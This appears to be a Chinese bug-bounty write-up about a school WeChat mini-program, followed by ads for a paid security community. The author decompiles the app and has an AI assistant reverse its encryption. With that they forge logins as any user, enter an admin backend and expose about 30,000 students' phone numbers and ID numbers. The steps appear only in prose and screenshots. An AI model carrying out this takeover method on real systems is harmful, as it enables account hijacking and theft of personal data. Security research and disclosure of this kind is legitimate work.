<table><thead><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;text-align: left;"><span cid="n76" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 135.587px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">参数</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;text-align: left;"><span cid="n77" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 88.175px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">编码格式</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;text-align: left;"><span cid="n78" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 219.925px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">编码后长度(Base64)</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;text-align: left;"><span cid="n79" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 209.688px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">解码后长度(二进制)</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;text-align: left;"><span cid="n80" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 174.625px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">算法要求</span></span></span></th></tr></thead><tbody><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;text-align: left;"><span cid="n82" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 135.587px;min-height: 10px;"><span md-inline="code" spellcheck="false" style="box-sizing: border-box;"><code style="box-sizing: border-box;font-family: var(--monospace);text-align: left;vertical-align: initial;border: 1px solid rgb(231, 234, 237);background-color: rgb(243, 244, 244);border-radius: 3px;padding: 0px 2px;font-size: 0.9em;"><span leaf="">session_key</span></code></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;text-align: left;"><span cid="n83" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 88.175px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">Base64</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;text-align: left;"><span cid="n84" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 219.925px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">24 字符</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;bLine truncated
|
||||
#### 2.1 session_key
|
||||
|
||||
session_key
|
||||
是微信服务器返回的会话密钥,用于解密
|
||||
encryptedData
|
||||
。其技术规格如下:
|
||||
- **算法**
|
||||
:AES-128-CBC
|
||||
|
||||
- **密钥长度**
|
||||
:128 位(16 字节)
|
||||
|
||||
- **传输编码**
|
||||
:Base64
|
||||
|
||||
- **编码后长度**
|
||||
:固定为 24 个字符
|
||||
|
||||
> **官方定义**
|
||||
:微信官方文档明确指出
|
||||
aeskey = Base64_Decode(session_key)
|
||||
的结果为
|
||||
**16 字节**
|
||||
的二进制数据。任何非此长度的实现均不符合规范,将导致解密失败。
|
||||
|
||||
#### 2.2 iv
|
||||
|
||||
iv
|
||||
(Initialization Vector,初始向量)是 AES-CBC 模式下的必需参数,用于增加密文的随机性。其技术规格如下:
|
||||
- **算法**
|
||||
:AES-CBC
|
||||
|
||||
- **块大小**
|
||||
:128 位(16 字节)
|
||||
|
||||
- **传输编码**
|
||||
:Base64
|
||||
|
||||
- **编码后长度**
|
||||
:固定为 24 个字符
|
||||
|
||||
> **官方定义**
|
||||
:
|
||||
iv
|
||||
的解码结果必须为
|
||||
**16 字节**
|
||||
,否则解密接口将返回
|
||||
IV not 16 bytes long
|
||||
错误
|
||||
|
||||
|
||||
这里显然不符合
|
||||
|
||||
我们直接对小程序进行反编译
|
||||
|
||||
这里我使用无影
|
||||
|
||||

|
||||
|
||||
反编译后,来到源码的文件夹,打开claude,让他来分析
|
||||
|
||||
(之前听过一节某大师傅挖掘银行众测的课有个漏洞就是这个,但是他是通过手写脚本手动分析逻辑进行加解密的,ai出来之后迅速拉进了我们和大佬打差距)
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
这里可以看到,这两个值确实是经过二次处理的,逻辑已经很清楚了
|
||||
|
||||
这个时候我们就已经可以给他手机号让他重新加密然后任意用户登录了
|
||||
|
||||
但是需要考虑考虑扩大危害
|
||||
|
||||
反编译之后这里泄露了两个手机号
|
||||
|
||||

|
||||
|
||||
对这两个手机号进行登录尝试,结果真有一个是有管理权限的
|
||||
|
||||
让ai对这个手机号逆向加密回去
|
||||
|
||||

|
||||
|
||||
我们直接复制加密后的内容来到登录处进行替换
|
||||
|
||||

|
||||
|
||||
然后放包,直接进入小管理员的后台
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
这里继续扩大危害
|
||||
|
||||

|
||||
|
||||
点击公寓管理
|
||||
|
||||

|
||||
|
||||
点击学生搜索抓包
|
||||
|
||||

|
||||
|
||||
可以看到手机号
|
||||
|
||||
这里我们可以通过控制这两个参数
|
||||
|
||||

|
||||
|
||||
对学校3w条学生的手机号进行查看,从而造成3w用户的账号接管
|
||||
|
||||
继续查看
|
||||
|
||||

|
||||
|
||||
点击,具体信息进行抓包,可以看到更详细的信息
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
这里依然看不到敏感信息,但是这是一种很常见的情况,后端返回很多信息,但是前端渲染一部分
|
||||
|
||||
我们抓包查看
|
||||
|
||||

|
||||
|
||||
直接泄露了sfz,也就是说,通过这个能获取,全校3w多条sfz信息,危害加一。
|
||||
|
||||
|
||||
**后台回复加群加入交流群**
|
||||
|
||||
****
|
||||
**广告:********cisp pte/pts &nisp1级2级低价报考**
|
||||
|
||||
|
||||
**陌笙安全纷传圈子+陌笙src挖掘知识库+陌笙安全漏洞库+陌笙安全面试题库**
|
||||
**简单介绍****(**
|
||||
**加入纷传圈子**
|
||||
**送****知识库+漏洞库+面试题库****)**
|
||||
|
||||
|
||||
如果觉得合适可以加入,圈子目前价格
|
||||
39.9元,价格只会根据圈子内容和圈子人数进行上调,不会下跌。。。
|
||||
|
||||
|
||||
**圈子福利**
|
||||
|
||||
|
||||
**edu漏洞挖掘1v1指导出洞**
|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||


**陌笙src挖掘知识库介绍(内容持续更新中!!!)**
|
||||
```
|
||||
信息收集(主域名信息收集,子域名信息收集等&会永久提供fofa-key助力)
|
||||
弱口令漏洞&未授权访问漏洞挖掘
|
||||
任意文件读取&删除&下载&上传漏洞
|
||||
sql注入漏洞
|
||||
url重定向漏洞
|
||||
csrf&ssrf漏洞挖掘
|
||||
XSS&XXE漏洞挖掘等等常见漏洞
|
||||
cors&目录遍历&越权漏洞挖掘
|
||||
EDUSRC(证书站挖掘案例分享&edusrc挖掘技巧分享)
|
||||
CNVD挖掘技巧分享&实战案例报告编写
|
||||
公益漏洞挖掘(公益src挖掘漏洞分享&提供补天1权重资产)
|
||||
SRC挖掘实战(针对各种常见功能总结的常见测试思路等快速提升)
|
||||
经典常见Nday漏洞(常见中间件&以及各种常见框架)复现
|
||||
云安全相关漏洞挖掘(云key扫盲&云存储桶&快速识别云环境&云攻防)
|
||||
AI相关学习(AI基础&AI代码审计实战测试&webLLM攻击等)
|
||||
APP&小程序漏洞挖掘
|
||||
等各模块不在一一介绍
|
||||
```
|
||||
|
||||

信息收集
|
||||
|
||||
|
||||
|
||||
|
||||

src挖掘基础
|
||||
|
||||
|
||||
|
||||
|
||||

src挖掘实战
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
edusrc
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
经典nday复现
|
||||
|
||||
|
||||
|
||||
|
||||
云安全&AI安全
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||


**陌笙安全漏洞库介绍**
|
||||
```
|
||||
最新漏洞查看
|
||||
1day&0day分享
|
||||
EDU学校相关漏洞
|
||||
Web应用漏洞
|
||||
CMS漏洞
|
||||
OA产品漏洞
|
||||
中间件漏洞
|
||||
云安全漏洞
|
||||
人工智能漏洞
|
||||
其他漏洞
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
****
|
||||
**陌笙安全面试库**
|
||||
```
|
||||
渗透测试基本问题一汇总
|
||||
渗透测试基本问题二汇总
|
||||
渗透测试基本问题三汇总
|
||||
微步护网面试题目
|
||||
长亭科技面试
|
||||
深信服护网面试
|
||||
启明星辰渗透测试面试题目
|
||||
安恒面试题目
|
||||
绿盟笔试题目
|
||||
360面试
|
||||
奇安信护网面试
|
||||
运维面试题目
|
||||
运维面试题库
|
||||
网安面试相关文档大全
|
||||
相关面试文章推荐
|
||||
等等
|
||||
```
|
||||
|
||||

|
||||
|
||||
****
|
||||
**POC库****&&更新适配afrog&&nuclei&&dddd的POC&1day/Nday等&&**
|
||||
**dddd二开****工具[助力渗透测试&&红蓝攻防]**
|
||||
|
||||
**工具截图**
|
||||
|
||||
****
|
||||
**实战效果**
|
||||
|
||||

|
||||
|
||||
****
|
||||

**poc库【后续持续更新】**
|
||||
|
||||
